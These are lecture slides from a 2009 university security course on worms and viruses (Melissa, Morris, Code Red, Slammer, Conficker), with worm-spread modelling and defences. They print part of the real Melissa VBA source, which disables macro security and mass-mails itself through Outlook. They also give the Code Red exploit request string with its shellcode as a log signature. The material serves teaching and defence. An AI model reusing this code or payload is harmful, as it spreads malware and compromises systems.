CIS 551 / TCOM 401

Computer and Network Security

Spring 2009

Lecture 4

Announcements

- First project: Due: 6 Feb. 2009 at 11:59 p.m.
- http://www.cis.upenn.edu/~cis551/project1.html
- Group project:
  - 2 or 3 students per group
  - Send e-mail to cis551@seas.upenn.edu with your group

- Plan for Today
  - Worms & Viruses

Worms (In General)

- Self-contained running programs
  - Unlike viruses (although this distinction is mostly academic)
- Infection strategy more active
  - Exploit buffer overflows
  - Exploit bad password choice
- Defenses:
  - Filtering firewalls
  - Monitor system resources
  - Proper access control

Viruses

- A *computer virus* is a (malicious) program
  - Creates (possibly modified) copies of itself
  - Attaches to a host program or data
  - Often has other effects (deleting files, “jokes”, messages)

- Viruses cannot propagate without a “host”
  - Typically require some user action to activate

Virus/Worm Writer's Goals

- Hard to detect
- Hard to destroy or deactivate
- Spreads infection widely/quickly
- Can reinfect a host
- Easy to create
- Machine/OS independent

Kinds of Viruses

- Boot Sector Viruses
  - Historically important, but less common today
- Memory Resident Viruses
  - Standard infected executable
- Macro Viruses (probably most common today)
  - Embedded in documents (like Word docs)
  - Macros are just programs
  - Word processors & Spreadsheets
    - Startup macro
    - Macros turned on by default
  - Visual Basic Script (VBScript)

Melissa Macro Virus

- Implementation
  - VBA (Visual Basic for Applications) code associated with the "document.open" method of Word
- Strategy
  - Email message containing an infected Word document as an attachment
  - Opening Word document triggers virus if macros are enabled
  - Under certain conditions included attached documents created by the victim

Melissa Macro Virus: Behavior

- Setup
  - lowers the macro security settings
  - permit all macros to run without warning
  - Checks registry for key value "… by Kwyjibo"
  - **HKEY_Current_User\Software\Microsoft\Office\Melissa?**

- Propagation
  - sends email message to the first 50 entries in every Microsoft Outlook MAPI address book readable by the user executing the macro

Melissa Macro Virus: Behavior

- Propagation Continued
  - Infects Normal.doc template file
  - Normal.doc is used by all Word documents

- “Joke”
  - If minute matches the day of the month, the macro inserts message “Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.”

```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> ""
Then
    CommandBars("Macro").Controls("Security...").Enabled = False
    System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
    "Level") = 1&
Else
    CommandBars("Tools").Controls("Macro").Enabled = False
    Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
    Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

```
If System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
  DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
                                              Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't
                                             show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
```

Morris Worm Infection

- Sent a small loader to target machine
  - 99 lines of C code
  - It was compiled on the remote platform (cross platform compatibility)
  - The loader program transferred the rest of the worm from the infected host to the new target.
  - Used authentication! To prevent sys admins from tampering with loaded code.
  - If there was a transmission error, the loader would erase its tracks and exit.

Morris Worm Stealth/DoS

- When loader obtained full code
  - It put into main memory and encrypted
  - Original copies were deleted from disk
  - (Even memory dump wouldn't expose worm)
- Worm periodically changed its name and process ID
- Resource exhaustion
  - Denial of service
  - There was a bug in the loader program that caused many copies of the worm to be spawned per host
- System administrators cut their network connections
  - Couldn't use internet to exchange fixes!

Code Red Worm (July 2001)

- Exploited buffer overflow vulnerability in IIS Indexing Service DLL

- Attack Sequence:
  - The victim host is scanned for TCP port 80.
  - The attacking host sends the exploit string to the victim.
  - The worm, now executing on the victim host, checks for the existence of c:\notworm. If found, the worm ceases execution.
  - If c:\notworm is not found, the worm begins spawning threads to scan random IP addresses for hosts listening on TCP port 80, exploiting any vulnerable hosts it finds.
  - If the victim host's default language is English, then after 100 scanning threads have started and a certain period of time has elapsed following infection, all web pages served by the victim host are defaced with the message: Hacked by Chinese

Code Red Analysis

- http://www.caida.org/reseach/security/code-red/
- http://www.caida.org/research/security/code-red/newframes-small-log.gif
- In less than 14 hours, 359,104 hosts were compromised.
  - Doubled population in 37 minutes on average
- Attempted to launch a Denial of Service (DoS) attack against www1.whitehouse.gov,
  - Attacked the IP address of the server, rather than the domain name
  - Checked to make sure that port 80 was active before launching the denial of service phase of the attack.
  - These features made it trivially easy to disable the Denial of Service (phase 2) portion of the attack.
  - We cannot expect such weaknesses in the design of future attacks.

Code Red Worm

- The "Code Red" worm can be identified on victim machines by the presence of the following string in IIS log files:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531
b%u53ff%u0078%u0000%u00=a
```

- Additionally, web pages on victim machines may be defaced with the following message:

HELLO! Welcome to http://www.worm.com!
Hacked By Chinese!

Slammer Worm

- Saturday, 25 Jan. 2003 around 05:30 UTC
- Exploited buffer overflow in Microsoft's SQL Server or MS SQL Desktop Engine (MSDE).
  - Port 1434 (not a very commonly used port)
- Infected > 75,000 hosts (likely more)
  - Less than 10 minutes!
  - Reached peak scanning rate (55 million scans/sec) in 3 minutes.
- No malicious payload
- Used a single UDP packet with buffer overflow code injection to spread.
- Bugs in the Slammer code slowed its growth
  - The author made mistakes in the random number generator

Just Last Week…

- W32/Conficker worm (a.k.a. Downadup)
- Exploits a logic error in Microsoft Windows Server Service
  - Several strains (Conficker.A, Conficker.B, etc.)
  - http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx
- Behavior:
  - Worm copies itself using a random name to the %Sysdir% folder.
  - Connects to public websites to obtain the public IP address of the affected computer.
  - Attempts to download a malware file from the remote website:
  - Starts a HTTP server on a random port on the infected machine to host a copy of the worm.
  - Continuously scans the subnet of the infected host for vulnerable machines and executes the exploit. If the exploit is successful, the remote computer will then connect back to the http server and download a copy of the worm.
- Uses a combination of attacks:
  - Brute force password guessing, spread on USB sticks, …

Internet Worm Trends

- Code Red, Code Red II, Nimda (TCP 80, Win IIS)
  - Code Red infected more than 350,000 on July 19, 2001 by several hours
  - Uniformly scans the entire IPv4 space
  - Code Red II (local scan), Nimda (multiple ways)
- SQL Slammer (UDP 1434, SQL server)
  - Infected more than 75,000 on Jan 25, 2003
  - Infected 90% of vulnerable hosts in 10 minutes.
- Blaster (TCP 135, Win RPC)
  - Sequential scan; infected 300,000 to more than 1 million hosts on August 11, 2003
- Conficker (Win RPC, other)
  - infects 1.1 million PCs in < 24 hours. As of Jan. 19, 2008 it had infected nearly 9 million hosts

But it gets worse: Flash Worms

- Paper: "The Top Speed of Flash Worms"
- Idea: Don't do random search
  - Instead, partition the search space among instances of the worm
  - Permutation scanning
  - Or, keep a tailored "hit list" of vulnerable hosts and distribute this initial set to the first worms spawned

- Simulations suggest that such a worm could saturate 95% of 1,000,000 vulnerable hosts on the Internet in 510 milliseconds.
  - Using UDP
  - For TCP it would take 1.3 seconds

Analysis: Random Constant Spread Model

- IP address space = 2^{32}
- N = size of the total vulnerable population
- S(t) = susceptible/non-infected hosts at time t
- I(t) = infective/infected hosts at time t
- β = Contact likelihood
- s(t) = S(t)/N proportion of susceptible population
- i(t) = I(t)/N proportion of infected population

- Note: S(t) + I(t) = N

Infection rate over time

- Change in infection rate is expressed as:

$$\frac{dI}{dt} = I(t) * \beta * s(t)$$

# of infected hosts

rate of contact

likelihood that contacted hosts is susceptible

Rewrite to obtain:

$$\frac{di}{dt} = \beta * i(t) * (1-i(t))$$


Integrate to get this closed form:

$$i(t) = \frac{e^{\beta(t-T)}}{1 + e^{\beta(t-T)}}$$

T = integration constant

Exponential growth, tapers off

- Example curve of I(t) (which is i(t) * N)
- Here, N = 3.5 x 10^5 (β affects steepness of slope)




What about the constants?

- N = estimated # of hosts running vulnerable software
  - e.g. Apache or mail servers
  - In 2002 there were roughly 12.6M web servers on the internet
- Reasonable choice for β is $r * N / 2^{32}$
  - Where r = probing rate (per time unit)

- For Code Red I:
  - β was empirically measured at about 1.8 hosts/hour.
  - T was empirically measured at about 11.9 (= time at which half the vunerable hosts were infected)
- Code Red I was programmed to shut itself off at midnight UTC on July 19th
  - But incorrectly set clocks allowed it to live until August
  - Second outbreak had β of approximately 0.7 hosts/hour
  - Implies that about 1/2 of the vulnerable hosts had been patched

Predictions vs. Reality

- Port 80 scans due to Code Red I



courtesy Paxson, Staniford, Weaver

What can be done?

- Reduce the number of infected hosts
  - **Treatment**, reduce I(t) while I(t) is still small
  - e.g. shut down/repair infected hosts
- Reduce the contact rate
  - **Containment**, reduce ß while I(t) is still small
  - e.g. filter traffic

Reactive

- Reduce the number of susceptible hosts
  - **Prevention**, reduce S(0)
  - e.g. use type-safe languages

Proactive

Treatment

- Reduce # of infected hosts

- Disinfect infected hosts
  - Detect infection in real-time
  - Develop specialized “vaccine” in real-time
  - Distribute “patch” more quickly than worm can spread
    - Anti-worm? (CRClean)
    - Bandwidth interference…

Effects of "patching" infected hosts


- Kermack-McKendrick Model
- State transition:

U(t) = # of removed from infectious population

γ = removal rate

$$\frac{di}{dt} = \beta * i(t) * (1-i(t)) - \frac{du}{dt}$$

$$\frac{du}{dt} = \gamma * i(t)$$



Worm Research Sources

- "Inside the Slammer Worm"
  - Moore, Paxson, Savage, Shannon, Staniford, and Weaver
- "How to 0wn the Internet in Your Spare Time"
  - Staniford, Paxson, and Weaver
- "The Top Speed of Flash Worms"
  - Staniford, Moore, Paxson, and Weaver
- "Internet Quarantine: Requirements for Containing Self-Propagating Code"
  - Moore, Shannon, Voelker, and Savage
- "Automated Worm Fingerprinting"
  - Singh, Estan, Varghese, and Savage

- Links on the course web pages.